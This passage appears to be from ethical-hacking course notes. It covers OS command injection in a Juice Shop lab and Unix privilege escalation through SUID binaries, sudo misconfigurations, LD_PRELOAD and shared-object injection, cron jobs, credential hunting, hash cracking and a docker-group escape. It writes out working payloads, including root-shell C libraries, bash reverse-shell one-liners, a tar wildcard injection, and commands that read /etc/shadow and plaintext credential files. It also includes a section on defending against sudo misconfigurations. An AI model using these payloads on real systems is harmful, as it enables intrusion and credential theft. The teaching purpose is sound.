when it insecurely takes user input and utilizes it to directly build and execute a command line instruction on the underlying operating system. Common real-world examples of where this vulnerability might exist include web-based network looking glasses (tools that perform `ping` or `traceroute` directly from the server to an inputted IP) or the web management interfaces of SOHO (Small Office/Home Office) routers that use scripts to apply firewall configurations .

Detecting and Exploiting Command Injection

The underlying principle of exploiting OS Command Injection is very similar to SQL Injection: the attacker attempts to "terminate" or break out of the application's intended command string, and then forcefully appends their own malicious code .

Consider a hypothetical backend application that uses `nmap` to scan a user-provided target IP address. The intended backend command might look like this:

```
nmap -sS ${TARGET_IP} -oX .
```

If the application does not sanitize the `${TARGET_IP}` variable, an attacker can input a string specifically designed to execute consecutive commands in a Linux shell. By inputting `localhost; cat /etc/shadow; #`, the attacker transforms the backend execution into:

```
nmap -sS localhost; cat /etc/shadow; [cite_start]%23 -oX .
```

In this scenario:

1. `nmap` runs against localhost.
2. The semicolon (`;`) tells the shell that the first command has finished and a new one is starting.
3. `cat /etc/shadow` executes, dumping the highly sensitive password hash file of the server.
4. The hash (`#` or URL-encoded as `%23`) acts as a comment, effectively neutralizing the trailing `-oX` flag that the application originally intended to append, preventing syntax errors.

Hands-On Example: Juice Shop Stock Check

We can observe a practical example of this vulnerability within the OWASP Juice Shop's "Check stock" functionality . When a user checks the stock of an item, the application sends a POST request containing the product and store IDs.

An attacker can intercept this request and manipulate the payload. The original request might send `--data 'productId=18&storeId=1'` to the server. However, if the `storeId` parameter is vulnerable, the attacker can inject a command like `;cat /proc/self/environ` (URL encoded as `+` for spaces) directly into the data payload:

```
--data 'productId=18&storeId=1;cat+/proc/self/environ' .
```

Instead of just returning the stock count (e.g., "19"), the server executes the injected command and appends the server's internal environment variables to the HTTP response. The output reveals sensitive internal configurations, paths, and user contexts (such as `SUDO_COMMAND=/usr/bin/sh -c bash /home/peter-mr1GlJ/stockreport.sh 18 1; cat /proc/self/environ`), proving that the backend is blindly appending the user input into a bash shell execution.

Recommended Study Resources & Links

To further deepen your understanding of these vulnerabilities and practice exploitation safely, the following resources and cheat sheets are highly recommended:

Cross-Site Scripting (XSS):

- **XSS-Exploitation-Tool:** A dedicated framework for testing and exploiting XSS vulnerabilities.

SQL Injection (SQLi) Cheat Sheets:

- **PayloadAllTheThings:** A comprehensive repository of SQL injection payloads and techniques.
- **PortSwigger SQL Injection Cheat Sheet:** Detailed reference material from the creators of Burp Suite.
- **HackTricks SQL Injection:** Extensive guides on manual and automated SQLi exploitation.
- **Invicti SQL Injection Cheat Sheet:** A solid breakdown of database-specific SQLi syntax and fingerprinting.

File Inclusion & Traversal:

- **TryHackMe (THM) - File Inclusion, File Traversal:** Interactive, gamified labs focused specifically on mastering LFI, RFI, and directory traversal techniques.

CHAPTER 5 & 6: Unix Hacking

Chapter 1: Lateral Movement and Privilege Escalation

Gaining an initial foothold on a target system is often just the beginning of a larger operation. In many practical scenarios, the initial access does not grant sufficient privileges to proceed further along the cyber kill chain. For instance, during "Stage 5 - Installation," a lack of privileges may mean that establishing persistent access is impossible. Similarly, in "Stage 7 - Actions on Objectives," restricted access can prevent an attacker from reaching sensitive information, installing ransomware, cleaning up traces, installing rootkits, or controlling the victim system while remaining completely undetected.

The Principle of Least Privilege and Web Applications

A typical entry point for attackers is through web applications. Upon successfully exploiting a web service, you will likely impersonate a service account, such as `www-data` (or similarly `www`, `html`). The `/etc/passwd` entry for such an account typically looks like this, indicating an unprivileged status with no valid login shell: `www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin`.

Modern operating systems strongly enforce the principle of least privilege for running services. For example, a chat service like IRC will run under its own restricted user: `irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin`. Likewise, a database cache like Redis operates under its own isolated user: `redis:x:138:150::/var/lib/redis:/usr/sbin/nologin`.

Privilege Escalation (PE) vs. Lateral Movement

Privilege Escalation (PE) is the specific act of gaining a higher-level of access on a system. This is typically achieved by exploiting various systemic weaknesses, including software bugs, inherent design flaws, configuration oversights, or simple user mistakes.

However, the path to root or administrative access is not always a straight upward trajectory. Often, the same principles used for PE are applied to simply gain

access to *other* non-privileged users. This process of shifting from one user account to another at a similar privilege level is known as **Lateral Movement**. Moving laterally might grant you the specific permissions needed to execute your objectives, or it might act as a stepping stone toward full Privilege Escalation.

Both Lateral Movement and Privilege Escalation are usually made possible through two primary avenues:

1. **Additional Information Gathering:** Utilizing the initial access to find secrets, such as passwords, scattered throughout the system.
2. **Expanded Accessible Scope:** Leveraging the compromised system to reach internal services, network segments, or applications that were not previously exposed to the outside.

The Confused Deputy Problem

A critical concept within Privilege Escalation is the **Confused Deputy Problem**. This occurs when a computer program is tricked by another agent (which has fewer privileges) into misusing its own higher authority to perform an action.

Common examples of this security flaw include:

- **Cross-Site Scripting (XSS):** Tricking a victim's highly trusted web browser into executing arbitrary malicious Javascript.
- **FTP Bounce Scanning:** Using network mapping tools like `nmap` to trick a third-party FTP server into scanning other hosts.
- **Cross-Site Request Forgery (CSRF):** Forcing an authenticated user to execute unwanted, authenticated actions on a web application.
- **Abusing Native Tools:** Exploiting `sudo` or `setuid` applications to perform unintended operations with root privileges.

Chapter 2: Exploiting SetUID and SetGID

To understand how `setuid` applications can be abused, we must first briefly recap standard UNIX permissions.

UNIX Permissions Recap

File permissions in UNIX are categorized into three triads (User, Group, Others). Each triad defines what the owner can do, what the group members can do, and what other users can do. The permissions are defined by characters: `r` (readable), `w` (writable), and `x` (executable).

When represented in octal format, these permissions look like this:

- `rw-r-xr-x` equates to octal `0755` (Owner has full rights; Group and Others can read and execute).

Special permissions exist to change the execution context of a file. This is denoted by an `s` (or `S` if the executable bit is missing) in the User or Group triad.

- **SetUID (SUID):** `rwsr-x---` equates to octal `4750`.
- **SetGID (SGID):** `rw-rwsr-x` equates to octal `2775`.

When inspecting files via the terminal, you can see these permissions in action. For example, `ssh-agent` possesses the SetGID bit (`-rw-r-sr-x`, octal `2755`), while `sudo` utilizes the SetUID bit (`-rwsr-xr-x`, octal `4755`). Modern systems might also use Linux Capabilities instead of SUID for specific rights; for example, the `ping` utility might have standard `0755` permissions but utilize the `cap_net_raw=ep` capability to open raw network sockets.

Security Dynamics of SetUID/SetGID

When a user runs a SetUID or SetGID program, the application operates using the **effective user/group ID (euid/egid)** of the file owner, rather than the real `uid/gid` of the user executing it.

It helps to make the three user IDs a process carries explicit, because the rest of this chapter depends on them:

- **Real UID (RUID):** who actually launched the process — your identity.
- **Effective UID (EUID):** the identity used for permission checks *right now*. A SetUID-root binary runs with `EUID = 0` while your `RUID` stays unchanged; this split is the whole point of SetUID.
- **Saved UID (SUID):** a stash of a previous EUID, letting a privileged process temporarily drop and later regain elevated rights.

This model explains the behaviours noted below. "Privilege dropping" simply means a program sets its `EUID` back to its `RUID`. And it is exactly why the later

.so -injection exploit calls `setuid(0)` : while `EUID` is still `0` , `setuid(0)` pins *all three* IDs to root, making the elevation permanent rather than temporary.

There are several vital security rules governing these files:

- **Symlinks:** Symbolic links always show `0777` permissions; the actual effective permissions are determined by the target file.
- **File Modification:** Writing over or changing the ownership of a SetUID/SetGID file automatically strips the `setuid/setgid` bits as a security precaution.
- **Scripts:** Most UNIX-like systems ignore the `setuid` attribute if it is applied to interpreted scripts starting with a `#!` (shebang), because securing interpreted scripts is notoriously difficult.
- **Environment Variables:** Security-sensitive environment variables, specifically `LD_PRELOAD` and `LD_LIBRARY_PATH` , are strictly ignored by the dynamic linker for SetUID binaries to prevent code injection.
- **Privilege Dropping:** Just because a binary has a SetUID bit does not guarantee a root shell. Some programs intentionally drop their privileges back to the real `uid` by default. For instance, if you apply SetUID to `bash` (`chmod +s`), running it normally will still show your standard `uid` . To utilize the privileged `euid` , `bash` must be executed with the `-p` flag (privileged mode).

Abuse Vectors for SetUID/SetGID Binaries

Abusing SetUID/SetGID programs can directly lead to Privilege Escalation if the attacker can coerce the application into performing unintended actions. The primary exploitation strategies include:

1. **Forced File Reads/Writes:** If a SetUID binary (like `less` , `more` , `vi` , `cat` , or `strings`) can be manipulated to read files outside of intended scope, it can leak sensitive data. This could expose `/etc/shadow` , `/etc/sudoers` , passwords in databases, SSH private keys, or other users' command histories.
2. **Insecure Error Printing:** If a program encounters an error and verbosely prints the contents of a file to standard output, an attacker can intentionally cause file-reading errors to leak data.
3. **Code Execution:** Tricking the application into executing arbitrary commands.
4. **Executing Controlled Programs:** Coercing the app into launching secondary binaries that the attacker controls.

5. **Shared Object Loading:** Tricking the app into loading malicious shared libraries (`.so` files).
6. **Code Injection Vulnerabilities:** Exploiting classic binary vulnerabilities, such as buffer overflows, within the SetUID application itself.
7. **WRITE Access to File Metadata:** If the SetUID application allows users to modify the attributes or metadata of files, an attacker can arbitrarily change the permissions and ownership of a chosen binary. By doing so, the attacker can easily create a backdoor by copying a standard shell (like `/bin/bash`) and applying the SetUID bit to it, instantly creating a reusable, privileged shell.

The Complexity of Secure Scripting

As mentioned previously, most UNIX systems outright ignore the SetUID attribute when applied to interpreted scripts (files beginning with a `#!` shebang, like `bash` or `python` scripts). The primary reason for this architectural decision is that secure scripting is inherently difficult. Scripts rely heavily on environment variables and external binaries, making them highly susceptible to injection attacks.

Consider a simple guessing game script (`guess.sh`) that asks a user to input a number to match a randomly generated value (`random_number=$((RANDOM % 100))`). It uses the `read -p` command to take user input and evaluates it against the random number using standard bash conditional logic (`if [[ "${guess}" -eq "${random_number}" ]]`). If an administrator were to expose this script to the network (e.g., using `socat TCP-LISTEN:1234,fork EXEC='./guess.sh',end-close`) or somehow force it to run with elevated privileges, an attacker could manipulate the `guess` input variable. Because bash evaluates variables in certain contexts, feeding it crafted input could lead to unintended command execution, proving exactly why elevating scripts is heavily restricted by default.

Leaking Data via Insecure Error Handling

When Privilege Escalation to a full root shell isn't immediately possible, attackers look for ways to leak sensitive system files. SetUID programs that read files but fail to sanitize their error outputs are prime targets.

If a SetUID program is forced to process a restricted file it wasn't designed for, the resulting error message might echo the file's contents back to the user. For instance:

- **The `bridge` command:** Running `bridge -batch /etc/shadow` forces the network bridge utility to process the system's password hash file. The utility fails, but its error handling is verbose. It outputs: `Object "root:$y$j9T$..." is unknown, try "bridge help"`. By simply reading the error, the attacker has successfully leaked the root user's password hash.
- **The `date` command:** Similarly, if a user has the ability to run the `date` command with elevated privileges, they can run `date -f /etc/shadow`. The utility attempts to parse each line of the shadow file as a formatted date string. It will inevitably fail, printing errors like `./date: invalid date 'root:[REDACTED HASH]'` and `./date: invalid date 'daemon*:18953:0:99999:7:::'` for every single line in the file, exposing all hashes on the system.

Executing Arbitrary Controlled Programs

Many standard, legitimate applications are designed to allow the execution of external programs or shells. If any of these applications are misconfigured with a SetUID bit, they become trivial privilege escalation vectors. Notable examples include `nmap`, `hping3`, `vim`, `gawk`, `less`, `more`, `find`, `docker`, `distcc`, and `make`.

An attacker can control what the application executes using two primary methods:

1. **Inherited PATH Manipulation:** If the SetUID application uses a relative path to call an external binary (e.g., calling `cat` instead of `/bin/cat`), the application will search the current user's `PATH` environment variable. An attacker can modify their `PATH` to point to a malicious executable named `cat`, which the SUID binary will then execute with elevated privileges. *(Note: Aliases and shell functions cannot be used for this exploit, as they only exist within the specific interactive shell defining them. Built-ins are also immune as they are part of the shell itself).*
2. **Direct Execution (Shell Escapes):** Many tools feature built-in command lines that can spawn standard shells.
 - **Abusing SUID `hping3`:** By running the SUID `hping3` binary, the user enters the interactive `hping3>` console. Typing `/bin/sh -p` spawns a privileged shell, instantly granting `euid=0 (root)`.
 - **Abusing SUID `vim`:** When launching a SUID `vim` instance, the user can enter command mode (`:`) and type `!/bin/sh -p`. The `!` instructs `vim`

to execute the subsequent string in the terminal, dropping the user into a root shell.

Shared Object (.so) Injection

Another critical vector involves exploiting how SetUID executables load shared library objects. If a binary loads `.so` files insecurely, or if the attacker has write access to the directory where those libraries are loaded from, arbitrary code execution is possible.

To identify these vulnerabilities, attackers use two primary tools:

- **ldd** : Used to analyze the binary statically, showing which shared libraries the executable requires.
- **strace** : Used to observe the program at runtime, identifying exactly where it searches for libraries and highlighting failures (like `ENOENT` - No such file or directory, assuming that in the following specific example we cannot find the library).

The Exploit Scenario:

Imagine a custom SUID application called `suid-calc` that contains a premium feature requiring a licensed shared object named `libcalc.so`. The application uses the C function `dlopen("./libcalc.so", RTLD_LAZY)` to load this library. Because it uses a relative path (`./`), it searches the current working directory.

By running `strace ./suid-calc 2>&1 | grep -iE "open|access|no such file"`, an attacker can observe the binary actively failing to find `./libcalc.so`.

To exploit this, the attacker writes a malicious C library:

```
#include <stdlib.h>
#include <unistd.h>

static void inject() __attribute__((constructor));

void inject() {
    setuid(0);
    system("/bin/sh");
}
```

The critical component here is `__attribute__((constructor))`, which dictates that the `inject()` function must execute the absolute moment the library is loaded into memory—before the main program even attempts to look for specific calculating functions. This is important because when the `suid_calc` program loads the library, it will look for the function it intended to call, and execute it, and the function we crafted, `inject()`, will probably never be executed, and because our library misses the actual function `suid_calc` intended to call, we will have an error outputted. By using this attribute, however, we guarantee that the function is executed even if it's never called by the program (the OS itself will launch the function when the library is loaded). The attacker compiles this file (`gcc -shared -fPIC -o libcalc.so libcalc.c`) and places it in the directory. When `suid-calc` is executed, it loads the fake library, the constructor fires, and the attacker is granted a root shell.

Important Note on the C `setuid()` function: On Linux, `setuid(X)` behaves differently based on privileges. If the calling process is already privileged (`euid=0` or has `CAP_SETUID`), it sets the real UID to X (permanently elevating the session). If the process is unprivileged, it can only set the EUID to the current real UID or the saved UID. This is why the C exploit above calls `setuid(0)` instead of relying on `/bin/sh -p`.

Additional Code Injection & Enumeration

Beyond logical flaws, classic memory corruption vulnerabilities (like buffer overflows) within SetUID applications are equally lethal. If an attacker can inject shellcode into an application running with a SetUID bit, that injected code will natively execute with the privileged EUID and EGID. Exploit databases (like Exploit-DB or Metasploit) are full of such vulnerabilities (e.g., CVE-2019-10149, CVE-2019-14267).

Finding the Vectors:

To hunt down all potential SetUID and SetGID binaries on a compromised machine, an attacker will run the following enumeration command:

```
find / -type f \( -perm -u+s -o -perm -g+s \) -ls 2>/dev/null
```

Chapter 3: Exploiting Sudo Configurations

While SetUID relies on file permissions, `sudo` (SuperUser-DO) is a dedicated binary that allows an authorized user to run specific programs as the superuser

(root). The core principles of exploitation remain similar, but the mechanics of enumeration and environmental manipulation differ significantly.

Understanding Sudo Dynamics

To use `sudo`, the invoking user must be explicitly authorized by a system administrator, typically within the `/etc/sudoers` file. When a command is successfully executed via `sudo`, it effectively sets both the User ID (UID) and Group ID (GID) to those of the superuser (`uid=0`, `gid=0`).

By default, `sudo` requires the user to authenticate with their own password before executing the command. However, in many security testing scenarios, an attacker may laterally move to impersonate a user *without* knowing their password (e.g., via a compromised SSH key). In these cases, the attacker relies on specific `sudoers` misconfigurations, most notably the `NOPASSWD` directive, which allows execution without authentication.

Crucially, when transitioning to the root user, `sudo` does **not** preserve the user's current shell environment. It strips most variables and utilizes a clean root environment for security purposes. The environment is only preserved if the user specifies it on the command line (using flags like `-E`) **and** if the `/etc/sudoers` configuration explicitly allows it (e.g., via `env_keep` settings).

Enumerating Sudo Privileges

The absolute first step when compromising a user account is to check what they are allowed to run as root. This is done using the command `sudo -l`.

When executed, the system outputs the user's permissions. An example output might look like this:

```
Matching Defaults entries for gt on km1:
```

```
    env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty,
```

```
    Defaults!/etc/init.d/kinto setenv, env_reset,  
env_delete+=PATH, env_delete+=LD_LIBRARY_PATH,  
env_delete+=LD_PRELOAD...
```

```
User gt may run the following commands on km1:
```

```
(root) NOPASSWD: /usr/bin/systemctl restart xkeysnail
(root) NOPASSWD: /usr/local/bin/logoff.sh
```

This output reveals a treasure trove of information. It confirms the user has multiple commands they can run as root without a password (`NOPASSWD`). It also details the default environmental security measures in place, such as `env_reset` (which clears the environment) and specific `env_delete` directives targeting dangerous variables like `LD_LIBRARY_PATH` .

Exploitation Strategies for Sudo

Most of the strategies discussed for SetUID binaries directly apply to `sudo` targets. If you can run a binary with `sudo` , you can achieve Privilege Escalation if the binary:

- Can be forced to read or write sensitive files.
- Insecurely prints errors, leaking file contents.
- Allows the execution of external programs or shells (e.g., `sudo vim` or `sudo nmap`).
- Insecurely loads shared objects that you control.
- Is vulnerable to memory corruption (e.g., a buffer overflow).

Environmental Exploits: LD_PRELOAD and LD_LIBRARY_PATH

If the system administrator has misconfigured `sudo` to retain certain environment variables (bypassing the standard `env_reset`), attackers can use dynamic linker variables to execute arbitrary code before the legitimate `sudo` binary even starts.

1. The LD_PRELOAD Vector:

`LD_PRELOAD` is an environment variable that specifies a shared object (.so) to be loaded into memory *before* any other standard libraries (like `libc`). If `sudo` allows this variable to persist, you can compile a malicious C library to hijack the execution flow.

The malicious code (`ldp.c`) looks like this:

```
#include <stdlib.h>

void init() {
```

```
unsetenv("LD_PRELOAD");
system("/bin/sh");
}
```

You compile this shared object using `gcc -fPIC -shared -nostartfiles -o ./ldp.so ./ldp.c`.

To exploit it, you execute any allowed `sudo` command while passing the environment variable:

```
sudo LD_PRELOAD=./ldp.so <any_binary_you_can_run_with_sudo>
```

The dynamic linker loads your `ldp.so` immediately, executing your shell with root privileges before the target binary even runs. The `unsetenv` call prevents the new `/bin/sh` shell from infinitely looping and trying to preload the library into itself.

2. The LD_LIBRARY_PATH Vector:

`LD_LIBRARY_PATH` tells the dynamic linker where to look for shared libraries before searching the default system paths (like `/lib` or `/usr/lib`).

To exploit this, an attacker first identifies a library that the target `sudo` executable needs. By running `ldd /usr/sbin/bridge`, they might see it requires `libcap.so.2`.

The attacker then writes a malicious C library with a constructor function (identical to the `libcalc.so` SetUID example from Chapter 2):

```
#include <stdlib.h>
static void inject() __attribute__((constructor));
void inject() {
    system("/bin/sh");
}
```

They compile this code, specifically naming it after the required library: `gcc -o /tmp/libcap.so.2 -shared -fPIC ldlp.c`.

Finally, they execute the command: `sudo LD_LIBRARY_PATH=/tmp /usr/sbin/bridge`.

The system attempts to load `libcap.so.2`, looks in `/tmp` first due to the environment variable, finds the malicious payload, and grants a root shell.

Troubleshooting Environmental Variables:

As noted in the course materials, executing `sudo LD_LIBRARY_PATH=/tmp ...` often fails natively. This failure occurs because modern `sudo` defaults to `env_reset`, which aggressively strips out dangerous variables like `LD_LIBRARY_PATH` and `LD_PRELOAD` entirely. For these specific exploits to work, the `/etc/sudoers` file must contain a configuration flaw that explicitly allows them, such as `Defaults env_keep += "LD_PRELOAD"`.

Defending Against Sudo Misconfigurations To properly secure a system against sudo-based privilege escalation and environmental variable hijacking, administrators should implement the following defensive fixes:

- **Remove `env_keep` for Dangerous Variables:** Explicitly remove directives like `Defaults env_keep += "LD_PRELOAD"` or `LD_LIBRARY_PATH` from `/etc/sudoers`. **Risk Removed:** This prevents attackers from injecting malicious shared objects to hijack the execution flow of privileged binaries.
 - **Enforce `env_reset` and `secure_path`:** Ensure `Defaults env_reset` is active to strip the user's environment before executing the binary, and strictly define `secure_path`. **Risk Removed:** This mitigates path-hijacking attacks, ensuring that `sudo` only searches for executables in trusted, administrator-defined directories (preventing attackers from executing a malicious binary named `cat` in their home directory).
 - **Remove `NOPASSWD` Directives:** Require users to authenticate with their password when invoking `sudo`. **Risk Removed:** This prevents an attacker who has laterally moved to an unprivileged account (e.g., via a compromised SSH key or web shell) from immediately executing privileged commands without knowing the user's actual password.
 - **Specify Absolute Paths:** Always define allowed commands in `/etc/sudoers` using their absolute paths (e.g., `/usr/bin/systemctl` instead of `systemctl`). **Risk Removed:** This eliminates the ambiguity of relative paths, further securing the system against `PATH` manipulation exploits.
-

Resources for Further Learning

To solidify these concepts, the course materials recommend the following activities and references:

- **Practice Environments:** The "Linuxprivesc" free room on TryHackMe, and the "linux-privesc" Docker environment challenges.
- **Documentation & Checklists:** Hacktricks.xyz (specifically the Privilege Escalation, Checklists, and Tunneling pages), and the **GTFOBins** project (a critical, curated list of Unix binaries that can be used to bypass local security restrictions).
- **Password Cracking:** Familiarize yourself with tools like John the Ripper and Hashcat for offline cracking of leaked shadow hashes.

Ethical Hacking Lab 0x06: Hacking Unix Part 2

Part 1: Exploiting Cronjobs

Cron operates as a foundational task scheduler on Unix-like operating systems. It provides the functionality to define specific commands or scripts that the system must execute periodically without user intervention. The execution schedules are meticulously defined using specific "cron expressions" stored within configuration files known as crontab files. If you need to review the scheduled tasks for your current user session, you can list them by executing the command `crontab -l` in the terminal.

The system-wide crontab file, typically located at `/etc/crontab`, contains a structured table dictating when tasks run. The fields define the minute, hour, day of the month, month, and day of the week, followed by the user context under which the task should run, and finally, the command itself. Asterisks (`*`) serve as wildcards representing "any" value for a given time field. Often, cron jobs are utilized to perform backend maintenance for system services, such as cleaning up stale session data, and because of the systemic nature of these tasks, they are frequently executed with `root` privileges. For example, a PHP session cleanup cron fragment might trigger every 30 minutes as root to purge old session files. The critical security vulnerability arises here: if an attacker can tamper with what these root-level cron jobs are executing, they can execute arbitrary commands with full administrative privileges. There are three distinct methodologies for exploiting cronjobs.

Method 1: Writable Cron Scripts The most straightforward escalation path occurs when a script scheduled by cron is configured with overly permissive file permissions. For instance, a system-wide crontab might contain a task that executes a script named `overwrite.sh` every single minute under the root user context. If an attacker checks the permissions of this file using `ls -l` and discovers that it is world-writable (e.g., `-rwxr--rw-`), they can manipulate its contents. To exploit this, the attacker first establishes a listening server on their local machine using netcat, for example, `nc -lp 8888`. Next, they overwrite the contents of the vulnerable `overwrite.sh` script to initiate a reverse shell connection back to their listener by appending a payload such as `bash -i >&/dev/tcp/127.0.0.1/8888 0>&1`. Because the cron job executes every minute, the attacker simply waits for the scheduler to trigger the modified script. On average, privilege escalation is achieved within 30 seconds, resulting in a high-privileged root shell connecting back to the netcat listener.

Method 2: Insecure Crontab PATH Even if the target script itself is not writable, vulnerabilities can exist within the environment variables defined in the crontab file. The `/etc/crontab` file often specifies a `PATH` variable, dictating the directories the shell will search when a command is invoked without an absolute path. If the cron job executes a script using only its relative path (e.g., just `overwrite.sh` instead of `/usr/local/bin/overwrite.sh`), `/bin/sh` will sequentially search the directories listed in the `PATH` variable. If an attacker has write access to any directory in that `PATH` that appears *before* the legitimate directory containing the script, they can hijack the execution flow. To exploit this, the attacker creates a netcat listener (e.g., `nc -lp 7777`). They then create a malicious file named exactly like the target script (`overwrite.sh`) within the writable directory (such as `/home/user`). This counterfeit script contains the reverse shell payload (`#!/bin/sh` followed by `bash -i >&/dev/tcp/127.0.0.1/7777 0>&1`). After making this fake script executable, the attacker waits for the cron schedule to trigger. The system will find the attacker's script first in the `PATH` and execute it as root, granting a privileged shell.

Method 3: Insecure Scripts and Wildcard Injection The third method involves the dangerous interplay between Unix command-line utilities and unquoted wildcards. When a shell script uses a wildcard (like `*`), the shell expands it into a list of all matching files and directories in the current working directory before passing them as arguments to the command. For example, a backup script running as root might execute `tar czf /tmp/backup.tar.gz *`. An attacker can place specially crafted files in this directory with names that

mimic command-line options. During wildcard expansion, the command interprets these filenames as legitimate configuration flags rather than standard data files. If the vulnerable process runs with elevated privileges, this behavior can be leveraged for code execution.

In the case of the `tar` utility, consulting resources like GTFOBins reveals that it features a checkpoint mechanism capable of executing arbitrary external commands. To weaponize this, the attacker sets up a listener (`nc -lp 9999`) and creates an executable shell script named `myshell.sh` containing a reverse shell payload in the directory where the wildcard expansion will occur. Crucially, the attacker then creates two empty, perfectly named "fake files" to trick the `tar` command: `touch /home/user/--checkpoint=1` and `touch /home/user/--checkpoint-action=exec=myshell.sh`. When the cron job executes, the shell expands the `*` wildcard, passing these fake filenames to `tar` as if they were typed parameters. Consequently, `tar` reaches the first checkpoint and executes `myshell.sh` with its inherited root privileges, sending a root shell back to the attacker. This specific vulnerability is not a flaw in `tar` itself, but rather a systemic issue stemming from the insecure use of wildcard expansion across various tools.

Part 2: Passwords and Keys

Once you have successfully established an initial foothold on a target system—perhaps by exploiting a vulnerable service or web application—your immediate objective shifts to gathering more detailed information. At this stage, you are typically impersonating the user account under which the exploited service was running. To elevate your privileges or move laterally, you must aggressively hunt for authentication materials across three primary locations: configuration files, shell history, and stored keys.

Configuration Files Configuration files for applications are a goldmine for sensitive data. For example, a typical post-exploitation scenario involves exploiting a web application and immediately searching its configuration files for the database connection string. Once the database password is recovered, you can access the database directly. This access not only allows for massive data exfiltration but also enables you to dump the application's user table, gathering a list of usernames and passwords.

Because human beings frequently reuse passwords across different platforms, you can enumerate the local machine users (e.g., by reading `cat /etc/passwd`) and

systematically test the gathered application passwords against the system accounts using the `su <user>` command. Furthermore, configuration files can occasionally yield direct plaintext system credentials. A realistic scenario might involve discovering an OpenVPN configuration file (`myvpn.ovpn`) containing the directive `auth-user-pass /etc/openvpn/auth.txt`. Simply reading that referenced text file (`cat /etc/openvpn/auth.txt`) could expose a plaintext username and password, such as `root` and `password123`.

Cracking Hashes If the passwords you extract are hashed, you will need to crack them. While poor implementations might be susceptible to rainbow tables, modern applications properly encrypt and salt passwords using robust algorithms like Argon2 or Bcrypt. In these cases, wordlists paired with cracking utilities are highly effective. The two most prominent tools for this task are John the Ripper (a multipurpose cracking tool) and Hashcat (an incredibly fast cracker optimized for GPUs).

- **John the Ripper Example:** To crack a generic crypt hash, you might use the command `john --format=crypt --wordlist=/usr/share/seclists/Passwords/darkweb2017-top10000.txt hashes.txt`.
- **Hashcat Example:** To crack a SHA2-256 hash using the famous rockyou wordlist, the syntax would look like `hashcat -a 0 -m 1400 ./sha256-hashes.txt ~/Developer/rockyou/rockyou.txt`.

Shell History If the compromised "service user" has ever been utilized for an interactive session, or if you have already moved laterally to an interactive user account, checking the shell history is mandatory. By running commands like `cat ~/.*history` or `cat .bash_history`, you can uncover the user's terminal footprint. Shell histories frequently leak plaintext passwords when administrators mistakenly pass them as command-line arguments. For example, finding a line like `mysql -h somehost.local -uroot -ppassword123` instantly provides high-value credentials. Even without explicit passwords, viewing previously executed operations helps you map the network and discover further escalation paths.

Other Keys and Coredumps Beyond standard passwords, you must hunt for other authentication materials. SSH keys are a primary target, allowing seamless login to other network infrastructure. If an SSH private key is protected by a passphrase, you can crack it by first converting it to a compatible format (`/usr/share/john/ssh2john.py ~/.ssh/mykey > mykey.john`) and then attacking it with John the Ripper (`john --wordlist=... mykey.john`).

Additionally, look for GPG keys, which can be heavily abused for social engineering campaigns.

Finally, do not overlook coredumps—a frequently seen vector in real post-exploitation scenarios. When a privileged process (such as a daemon running as root) crashes, the system may generate a core dump. This dump is a literal snapshot of the process's memory at the exact moment of failure, containing a wealth of sensitive data: environment variables (which often hold API tokens), stack and heap contents, open file descriptors, and even plaintext credentials. If the system is configured to store these dump files in a location accessible to your low-privileged user (such as `/core` or `/var/crash/`), you can parse the memory file to extract secrets and escalate privileges.

Part 3: Automated Enumeration and Exploit Suggestion

Once manual enumeration of cronjobs, configuration files, and histories is exhausted, penetration testers often rely on automated scripts to identify complex or obscure privilege escalation vectors. The two premier tools for these tasks within Unix-like environments are LinPEAS and the Linux Exploit Suggester (LES).

LinPEAS (Linux Privilege Escalation Awesome Script) LinPEAS is a highly comprehensive script designed to search for all possible Privilege Escalation Paths (PEPs) on Unix hosts. Its primary advantage is that it does not require any external dependencies to run, making it incredibly versatile across bare-bones or heavily restricted target machines. The script's output is color-coded for efficiency, and detailed explanations of the checks it performs can be found documented on `book.hacktricks.xyz`.

However, from an operational security (OpSec) standpoint, LinPEAS is extremely noisy. It leaves significant tracks on the host system and is easily detected by modern Endpoint Detection and Response (EDR) solutions. Therefore, it is often more suited for Capture The Flag (CTF) environments or engagements where stealth is not a primary concern. When participating in CTFs, it is highly recommended to run LinPEAS with the `-a` option. This flag enables aggressive extra checks, prompting the script to search deeply for possible password hashes inside files and to actively brute-force every user account using the `su` command against a list of the top 2000 passwords.

A classic privilege escalation vector easily identified by LinPEAS is an unprivileged user belonging to the `docker` group. While the user themselves lacks

administrative rights, membership in this group grants them the ability to interact with the Docker daemon. An attacker can exploit this by spinning up a new container and mounting the entire host's root filesystem into it.

By executing a command such as `docker run -it -v /:/host/ bash`, the attacker gains an interactive shell inside a container. Crucially, inside this container, they operate as the `root` user. They can then navigate to the mounted directory containing the host's filesystem and execute `chroot /host bash`. This effectively breaks them out of the container's isolation, granting them a full root shell directly on the underlying host machine.

Linux Exploit Suggester (LES) While LinPEAS focuses primarily on misconfigurations and weak permissions, the Linux Exploit Suggester (LES) assists in detecting security deficiencies specifically related to the host's Linux kernel. LES evaluates the target machine's kernel version and architecture to assess its exposure to publicly known exploits.

When executed (e.g., `./les.sh`), the script identifies the architecture (such as `aarch64`) and the exact kernel version. It then checks this data against an internal database of kernel-space and user-space exploits. For every potential exploit it finds, LES calculates and assigns an exposure probability rating: Highly probable, Probable, Less probable, or Improbable. For example, the script might flag `[CVE-2022-2586] nft_object UAF` as "less probable" based on specific kernel parameters like `kernel.unprivileged_usersns_clone`, or identify vulnerabilities like `[CVE-2021-22555] Netfilter heap out-of-bounds write`.

Beyond merely suggesting exploits, LES can also verify the state of the system's kernel hardening security measures. By running the tool with the `--checksec` flag (`./les.sh --checksec`), the tester can view a detailed breakdown of mainline kernel protection mechanisms. This includes checking if features like Kernel Page Table Isolation (PTI) are disabled or if GCC stack protector support (`CONFIG_HAVE_STACKPROTECTOR`) is enabled, providing a holistic view of the system's defensive posture.

Together with credential cracking tools like John the Ripper and Hashcat, LinPEAS and LES form a powerful toolkit for deep post-exploitation and privilege escalation on Unix systems.

CHAPTER 7 & 8: Binary Exploitation

1. Useful Concepts

To understand binary exploitation, one must first be familiar with how a computer's processor and memory operate at a low level, particularly concerning registers and the call stack.

CPU Registers

Registers are quickly accessible memory locations available directly to a computer's processor. They typically consist of a small amount of fast storage. Although mostly general-purpose, some registers have specific hardware functions and may be restricted to read-only or write-only operations.

x86_64 Architecture Registers

